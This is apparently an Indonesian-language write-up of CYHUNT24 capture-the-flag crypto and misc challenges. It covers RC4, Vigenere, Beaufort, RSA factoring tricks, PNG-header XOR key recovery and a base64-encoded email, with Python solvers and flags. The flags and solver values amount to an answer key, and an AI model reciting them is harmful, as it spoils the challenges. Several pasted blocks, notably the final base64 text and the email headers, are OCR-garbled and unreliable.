


Flag:

CYHUNT24{m4sih_P3m4nas4n_uNtuk_y4ng_BeLom_P4nas}

$$F = m \cdot a$$


aRC4de



Dengan melihat nama soal dapat disimpulkan hint atau soal menggunakan bahasa RC4, jadi mari kita lihat isi dari chall.txt

```
mawar : i have the secret
melati : i have too
mawar : what's your secret?
melati : 61 6b 75 20 61 62 69 73 20 6d 61 6b 61 6e 20 64 65 6e 67 61 6e 20 6b 69 6d 20 6a 6f 6e 67 75 6e
mawar : wowwww, it's the first time?
melati : no, its the 2 time?
mawar : oww niceeee
melati : btw, can i know your secret?
mawar : oh yeah of coure, here's my secret "0e 62 8a ac 0b f3 12 e5 2c a1 d3 5b c5 a7 83 d3 d7 35 65 38 97 96 a0
c1 9c b9 e7 a7 2b 21 15 89 d7 40 ab d7 cc"
melati : hah, what is it?
mawar : you will know if ypu drop the bytes to be 2
```

Terlihat bahwa ada bilangan desimal, mari kita eksekusi



Nilai hex yang dimiliki melati di buat untuk KEY dan nilai hex mawar untuk ciphertext terakhir nilai dari drop bytes adalah 2, dan menemukan flagnya

Flag: CYHUNT24{1Ts_b4d_t0_u53_th3_s4me_key}

Secret Message

Challenge 7 Solves ✕

Secret Message

200

"ada hacker yang mencoba mengirim sebuah pesan rahasia ke cyberspecters, dia ngirim ke instagram cyberspecters, gmail cyberspecters, website cyberspecters, youtube cyberspecters, linkedin cyberspecters. Sekarang bantu saya menerjemahkan bahasa yang bikin saya bingung, kira kira ini bahasa apaa yaa? apakah bahasa alien? apa bahasa robot? atau bahasa inggris? bahasa jerman? bahasa latin? bahasa rusia? bahasa prancis? bahasa thailand? bahasa apaa yaa?"

author : [zfermm](#)

 Chall.txt

Flag Submit

Soal ini memberikan sebuah chall.txt yang berisi pesan rahasia yang menggunakan bahasa asing

```
(roxasz@roxasz)-[~/ctf/CyberHunt/Crypto]
$ cat Chall.txt
S1jJZL5MBnT7KYWLYT9EWWXBXH9WYcdSTF99
```

Dengan itu saya analis menggunakan dcode

Results

dCode's analyzer suggests to investigate:

 Warning The text has a **short length**, this can affect the quantity and reliability of the results (see FAQ)

Base 58	■
Base62 Encoding	■
Base64 Coding	■
Deranged Alphabet Generator	□
Turning Grille	□
Substitution Cipher	□
Shift Cipher	□
Base-32 Crockford	□
Homophonic Cipher	□
Vigenere Cipher	□

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE 

S1jJZL5MBnT7KYWLYT9EWWXBXH9WYcdSTF99


★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE


See also: [Frequency Analysis](#) — [Index of Coincidence](#)

SYMBOLS IDENTIFIER


▶ Go to: [Symbols Cipher List](#)



Terlihat ada beberapa bahasa yang mengidentifikasi pesan tersebut menggunakan bahasa apa saja. Di sini saya mencoba semuanya dan saya menemukan bahasa base 64 di vigenere



Dengan KEY nya saya mengam sumsikannya adalah “cyberspecters”, setelah menemukan base64 langsung saja eksekusi




Flag: CYHUNT24{EASY_CHALL_CRYPT0}

ezz warmup

beaufort cipher → base64 → save file to image

<https://www.boxentriq.com/code-breaking/beaufort-cipher>



Flag: CYHUNT24{k4mu_s3puh_bett_yah}

Rivest Shamir Adleman

```
from pwn import *
from math import isqrt
from Crypto.Util.number import inverse

def solve(C, N, L):
    poss = []
    mlim = 2**20
    for x in range(1, mlim):
        a = x
        b = L-N-x**2
        c = x*N
        d = b**2-4*a*c
        if (d < 0):
            continue
        qform = (-b + isqrt(d))//(2*a)
        p = N//qform
        if ((p-x)*(qform-x) == L):
            poss.append((qform))
            break
    p, q = poss[0], N//poss[0]
    phi = (p-1)*(q-1)
    e = 65537
    d = inverse(e, phi)
    decrypted = pow(C, d, N)
    return decrypted

# Call the function with the given values
c =
48214181429359019750281147493202946066100253202657338965831418081724722
04595674996449588139979541181658128058423795333422896852823421908784635
55770319306702212371338421308577197808075733262746698915443870285704975
71393818735424530688201860398186109691039256592344977147424484613393585
```

81838924423993845303968184639482288664405935291200358565035736458354176
61055033375809617574668281810192642128039857794375578196515576016282697
21314628413735885916196784920372234702267085194211032812809022081154495
41056090071569395893384427493491922054909193573126716663715237307433539
67110958600501669921250066538273401682291394345855460667419963405890047
66219542441164641305123991396278472460341461429567261928124361997409999
82840235694169318723801188263784159526419620743478222689889076654101620
93893191294976542657310550364750171962183438541560667737058713130139687
47595970018061717414612427108056502917991913497048225135227661062094217
28913448844272393698114122699318773197327050011572151375689541755946389
66910255750482059458912720602745097824142949013286464493638164353122838
57390880759699702843826202066941160144579066838131396490548750429827738
04393177403273680877693007284197267327913632791572906557876012577946283
95101155639644842341699135

n =

52843626258084676290185732573223273616664887293910308330907532304858714
46659543667777701486703416389155081424655856941485866242622542797158450
25884663224007901604258112098741924026794890723351011365114928314766612
42308825013543265122356061214033092794327639756546767053446220786941425
95291424297184644167735123599469915715922044921412506667367842316632475
62147233712076630210133179093152151398423048305060473935185962540742726
00634686541752162961543105524313866386699410157388947642343251095994183
25870877557000470744100765550776517200480336017931838074476945103802861
57468177852775857722889745254569773294028743199581982618427539635114018
38799945942709658559669309476688719641218677716676225630089863595144712
41329905640233079701802321088395236209322456895602140049011672112768654
43187285178973208030606403570904348286971729129443319014922388783953027
04730697751443494211102468833484220484963908272365932632294219755417270
35943826223613304158893043374811050067106743148324293920488233093768973
92093291814544752178756331313933326274918397555806383966827938477797887
62632229558306741967852617050275105181599954749134647583877549337996357
59509453830942889057855788627815901552923579934652574410767505593907027
77793879920773923360505729

dont_leak_this =

52843626258084676290185732573223273616664887293910308330907532304858714
46659543667777701486703416389155081424655856941485866242622542797158450
25884663224007901604258112098741924026794890723351011365114928314766612

```
42308825013543265122356061214033092794327639756546767053446220786941425
95291424297184644167735123599469915715922044921412506667367842316632475
62147233712076630210133179093152151398423048305060473935185962540742726
00634686541752162961543105524313866386699410157388947642343251095994183
25870877557000470744100765550776517200480336017931838074476945103802861
57468177852775857722889745254569773294028714802587756819617526310246486
56224930887828736993028182931710989246061272329305903803937795127988918
52290473206427750744545148184085421001446725091170144040479268515555890
41911378576323871490499216596863639711990956042881047663425365554770338
96914963236215692674968903294166249847021243914067237543067096029976483
22135878134036401676339216986210559540116086056791439728736869987042294
34426363359898491268123599344516156578500620032253510315791194134471452
46957431353812452510020675278918899495294105769070569071822377923289475
86319993164213670420435557807022704943611282635244948594251380259524525
91616585550294890683685104
print(solve(c, n, dont_leak_this))
```

```
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> by = 9427751939329949278625530962245727070775388397540685185363158267539836605174959697936887820228266049405
>>> from Crypto.Util.number import long to bytes
>>> long to bytes(by)
File "<stdin>", line 1
    long to bytes(by)
IndentationError: unexpected indent
>>> from Crypto.Util.number import long to bytes
KeyboardInterrupt
>>> long to bytes(by)
b'CYHUNT24{just a simple algebra am i right?}'
>>>
```

Flag: CYHUNT24{just_a_simple_algebra_am_i_right?}

kembalikan fotoku



Gambar flag di split dijadikan chunk dengan length 5 yang di jadikan long dan dienkripsi pakai XOR yang key nya random. Kami bisa pakai 5 byte pertama dari header png kemudian XOR dengan hasil enkripsi pertama buat dapetin key, setelah itu tinggal deksripsi semua chunk.

```
from Crypto.Util.number import bytes_to_long, long_to_bytes
import string

png = "89 50 4E 47 0D 0A 1A 0A"
png_long = bytes_to_long(bytes.fromhex(''.join(png.split()))[:5])

chip = eval(open('enc', 'r').read())

key = chip[0] ^ png_long
print("Key :", key)

png = b""
for i in chip:
    decrypted = long_to_bytes(i ^ key).rjust(5, b'\0')
    png += decrypted
```

```
open('self_solv.png', 'wb').write(png)
```

dan kami dapat flag CYHUNT24{d0Nt_sH4R3_mY_iM4g3}.



Flag: CYHUNT24{d0Nt_sH4R3_mY_iM4g3}

$F = m \cdot a$

RSA

calculate p pake gcd dp dan p2q

Crypto/RSA

```
from Crypto.Util.number import long_to_bytes, inverse
from math import gcd

# Given values
ciphertext =
66797515716801530099639046823311849176520028567001023102322838621425100593601805487
00458831963141409609920551415092207709728225180286265998724528164577674542248721526
25118794559958571717819143793016075780680709390279380723514453786094231968476099984
36304426512261308600029094041406534711853136477151813023041673489246880375574059545
39411557457882044330160211329312062720746325861916622922820920104281967898138703453
42904594688912696521313874963581215940476036979595153250741200658844587043772919670
42754855306581655593961228650236968538942614332038606715490683001981042933920036360
61195320565520679305383883882898704604559634890784729197249080759946890339250163066
88632528741217319372522960109002251150641223080080229067467825349776990014195160719
07554588008625137846468842244947224679075345580457167900583164308997300824882921103
64545682645526449625284655084352824888655261021276231604789263073577754238178023201
95327054139861148404013143671656837792247872373714799126307027963389597036880606361
33247605275758763143658866996957238941446495024857019103773168057046789204363087327
83312047975198912094727120936436700875408590797953864331729040548975810138259062653
692644739165742002068121098949542299582433914931491801296451377581006636483

dp =
17143255910147198960564694835637374810360494736125660737834044885013991701774125375
99037455070579192622874221862229403602137854206057573331388478877317670225984056084
74995330651947849082078370449736651288592860283221797983119927725117149200774804739
97497558258552335941694640814438585515322155946134729882439113239589299692462564087
21666983177357418773658069431431358350099576254579734501213529626045308148176559016
97483088999524541499291037003678660130712141021632221794174249924834077632177968501
75721272262335057518179779495824432887084129433646318722230671499549227264361164692
82494820173035425636474695953692112547125480988320955409953118410746275381518773393
71487927806145948905672833767915852929856220973560840386125633752412480320584458935
03830214275144953418739892566238446675189771154968794786291083987329312839601484738
40398680917010775197888601070656149811536916866853268210588656317427370418633759899
0366812952057280635195401960898500225703602063443485842326068527683024332639834458
33106710235332584053570645632442227575472356319871555040717518264824071809047743554
79451937325466351586019524182243529605252597518288107948562178989291129652191147835
25262615310830832190730442349789460621438028345913017708361465523133564202266062786
78868128175714702746400258104063331957245055535332432169905647802415712977315173267
01428444831645084325394983739471803753055854696278355966673564765117727336674047289
58877380598398949024045379136292741643874960237432332704625052528856617384339450570
```

```
12128095451112693715064370366452080821829844131030602437795723704972051918572783257
85009132860239093481624739891138125508052255527248302618874905917140399444005279760
71373184209831845969062119462403725052459177546892619818022391873329229206364783314
29644672548665851867873480332548215137064810268236559354764779162868430937165528324
9776091365996509876023788183283
```

```
p2q =
```

```
21317096339689156214372989383230559395628417484516979940715867557711070565585254810
09925390246856058190405234383548589770862509270513142650966829336548110304531203559
93278986527591427479217724393594363257765113070515263721083971223242626072880720581
41997865014528876588764665118221451075185810345163301248561088404951407531447093493
67078817502978335151678757163982865614087390740847966227227608217477115266237494512
76879787567817851745356924240775796394772442579161577074751879657031608875439664580
20420169248774360394060301846463255063482261468416256334291462253409689919826157868
77276596711511672325920541669995635708897084482623946058376288578119915158899712914
33914715772638211960415936759778304390577548067679510456479994850801235456371216662
18765201531775573989581549511128361239709064060986732888988166071252819629186543692
60528494063753737134085639648460260932639117010593931279679765552765514269136788406
49401811190075325584784349447556418171890714076070692905482708888254009586154239227
59871050770317865579334894267619857301975981632643989389647751090116654760961689584
20714305382329168099443941502983783458721030633016283302216538503884394433646380195
38570767613777320343878189983973545330874737453400095937886979792088374986323520843
34851110232558678449550462431944881379647629396990313753825735599833877973364211954
84818769982814814056927623316288935015312913294414953082435680191807666274072800786
43666235573172278294075588442969374279359865601439488703565838942636582392466277488
36637419489024968712424248376938755329991211019637095141006047348002680008648417657
44177598801046208515395895540394387010367940166480698082106365191404974556120868337
66213769594997981459162235532307853956081579590271809503536822605626989725511498994
04299058154673687758462517174760176997254510950361661629691337013096895778594786934
3438375248167319517552596218503
```

```
e = 65537
```

```
# Step 1: Compute p using gcd
```

```
p = gcd(dp, p2q)
```

```
# Step 2: Derive q from n and p
```

```
q = p2q // (p * p)
```

```
n = p * q
```

```
# Validate the computed q
```

```
assert p * q == n, "p and q do not multiply to n"
```

```
# Step 3: Compute phi and the private key d
```

```
phi = (p - 1) * (q - 1)
```

```
d = inverse(e, phi)
```

```
# Step 4: Decrypt the ciphertext
decrypted_flag = pow(ciphertext, d, n)

# Convert the decrypted flag back to bytes
decrypted_flag_bytes = long_to_bytes(decrypted_flag)


# Print the decrypted flag
print(decrypted_flag_bytes)
```

Flag: CYHUNT24{CHALL_RSA_WAJIB-ADA}

$$F = m \cdot a$$

[Misc]

find me




Diberikan sebuah gif yang isinya beberapa gambar random



Setelah kami lihat dengan lebih cermat, terdapat sebuah gambar yang terdapat QR code.




Kami pun melakukan scan pada QR tersebut dengan google lens.



Flag: CYHUNT24{nice_tandanya_matamu_sehat}


behind the email




Kami pun menjalankan command strings untuk melihat isinya.

```
To: specters2024@gmail.com
Subject: Nub
From: dryegotip@ccmail.uk
X-Mailer: InstAddr (Block this user: https://m.kuku.lu/u.php?t=c3BLY3RlcnMyMDI0QGdtYWlsLmVubQ%3D%3D&f=ZHJ5ZWdvdGwQGNjbWFnYmB5aWw%3D%3D&h=93353404118d935526086fd5fa7de7136c=1)
X-Report-Abuse: <mailto:abuse+1715383735-1f0539ada62e4e8de15587956da645da__dryegotip____ccmail.uk@kuku.lu>
X-Report-Abuse-Inquiry: https://magical.kuku.lu/page.contact.php?type=MailNow
X-ServerTime: Sat, 11 May 2024 08:28:55 +0900 (JST)
MIME-Version: 1.0
Message-Id: <1715383735-1f0539ada62e4e8de15587956da645da__dryegotip@ccmail.uk>
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: base64
Date: Sat, 11 May 2024 08:28:55 +0900 (JST)
ew91IHdvdld0IGJlIGF1bGUgdG8gZm1uZCB0aGUgZmxhZyBoYWVhaGENCg0KaHR0cHM6Ly9kb2Nz
Lmdvb2dsZS5jb20vZG9jdW1lbnQvZC8xdXpQSnQxcUxlbWw3TTVkdEZYeHNBZGhKS6Z1B1b1hI
dESzUzVndzZPQ59LZG10I2hlYWpmbmc9aC5lbjM4bGI4eTh4d3UNCg==
ThaF1zh@endeavour-arctic.cyhunt19
```

Terlihat sebuah base64 text, kami pun langsung decode.



Hasil decode tadi ternyata sebuah link google docs.



Kami pun mencoba untuk melihat history editnya.



Flag: CYHUNT24{cum4_g1ni_4ja_gak_us4h_b1ngung}

World Based

Challenge

19 Solves

World Based

100

Ada Encode pasti ada Decode bro!


Author : Gayu Gumelar

 flag.txt

Submit

```
djR2h0Vm05NlZrZDBZVmxYVFhoalJXhGhVbXhLVDFsVVNqTk5SbHB4VW0wNWF  
VMvdjREJWtW5Sc1lXeEplV0ZHWkZwaViyaFBXbFZhV21WR1pITmFSM1JUUVFZa  
d1NwXlkrLp0VmxKelyyNVNhmLZyV2xswLZFwMhWa1pXVLZ0clpGULNhM0I0V  
mpKNFQyRldTWHBoUm14WFlsUlDNMVpxU2xkak1XUjFWRzFHVTFkR1NsVldSbV  
I2VFZaT2MxWllR3hUujFKWVZGZDBKMU5zVmxoT1dFNvhUvlp3UjFVeU1XOVd  
NVnBHWtBaQ1YyRnJXbWhhUmXwVFpFwktjMVJyTldsaVYyaG9WbTE0YTJReFRY  
bFRXR1JQVmx0U1dwbHRkSGRoUmXaeVZtdDBhVTFXU2xoV2JGSkhWR3hLYzJ0R  
VFTrldWMUyZVmlwS1MxWnRUa1ppUjBaWfZqQXdlRlp0TUhoVE1WcFhVmJvXV0  
dKSVFrOVZiVFZEVG14YWNWSnRkRlZ0Vld3MFduQldhMkZHU1hsbFJsS1ZwbXh  
hTTFZwVHRmtSMVpJWkVVMVUwMudXVEZXVjNodlLURlNjMWR1VWxaaWExcFhX  
V3hTUjJSc1pGZFIazVYVm1zMU1GUxhXbGRWTwtwWFUyeHNWMkZyYjNkVVZwc  
FNaVlpPYzFkdGNGTldNbwhvVjFaU1IyUXLSa2RpUm1SWVlsVmFWRmxyV25kWG  
JHUnlWmjEwYUZJd1ZqUlPnR00xVjBaYVJtSkVvBgRoYTNCVVZXcEdWMLJXVG5  
0aFIyeFhWbTVdVmxacldtcGxSMGw0Vm10a1lWsnRvBgRaV0hCelZURlNWMVpV  
Um14aVixSjVXVLZWTlZzd01YSmpSbVJYVfDwQk1WwnNXbUZqTws1SlkwldWM  
UpXY0ZWV2JYQkxVakZLYzJ0RlpGaGhLbFp2VkJaYwNtVkdXWghYkdsb1RwVn  
NORll4Yuh0Vki1rChLZMFpDvJAxR2NETlhwBBoWXPga2RwcEhlRmRpYTBwLz  
tMTRiMkL4V1hsU2FscHBVbTFvV0ZacVRt0WpiRnBJWLVWfUwMVhVbmxATUZw  
clZHeGfKvKzZyKzOV2JfCe1WVEl4VjFJeFduVldiRlpwVmxad1ZWwnRNREZST  
VZwelYyNUdVbUp2VWxcVmjUURLVMFpzY21GRk9WZGLWVlKxVmxkek5WwldXbk  
5qUjBaVlZqTm9XRnBGWku5T2JfCDBZa1pPYVZORlNUSldiRkpMwRGSmVGZFl  
hRlJYU0VKdLZXMHhIMwXV25STLZrNVRUVmhDV1ZwVlZtdGhNVNAXVvd0b1dH  
RXhjsEpaYTJSR1pESkZlBhBHWkdsWFIyaFZwbGR3UzFKdFZrZFViR3hwVW14S  
2IXulh0Vz1XTVdSvVpFZDBhVTFyYkRSV1YzaHJZVvPLVms1WVRsZGLXR2d6Vl  
RCYVdtVLZNVlphUjJob1pXdGFSMVp0TVRCaU1WbDNUVlpvUZOVSFsaFzhazV  
